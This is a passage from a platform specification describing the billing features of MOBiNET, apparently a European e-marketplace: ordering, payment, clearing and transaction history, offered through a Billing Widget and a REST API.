- To issue an order combining business actors and contents (Transaction Manager through Transaction Order) (v2.0)
- To enable and handle payment process (Payment Manager through licensed payment services by basing upon well-known and largely accepted Payment Service Providers) (v2.0).
- To enable and handle clearing process, regarding platform fees and business financial flows (Clearing Manager through Clearing Order and Payment Manager) (v3.0).

- To manage, track, store and make accessible all feedbacks regarding transaction, payment and clearing outcomes (Transaction Manager through Billing/Receipt Manager and Transactions History) (v3.1).

Key functionalities cover issuing and management of an order, a payment and a clearing process. These functionalities are available to Service Providers via the Billing Widget published on the Dashboard and to End Users through APIs for third party apps.

By using the graphical Billing Widget, Service Providers can easily buy services, contents and data as well as pay the fees envisaged by the MOBiNET Business Models (membership, usage, etc.) in order to guarantee the sustainability of the European-wide e-market place and to enable the utilisation of services and functionalities made available by the platform.

The Billing functionalities for Service Providers and Service Developers are available both via graphical widget interface and via M2M oriented REST API. Where the graphical widget interface is aimed at easing discovery and management of transaction and payment processes for service providers, the M2M oriented REST API enable Service developers to access billing features through external third party apps.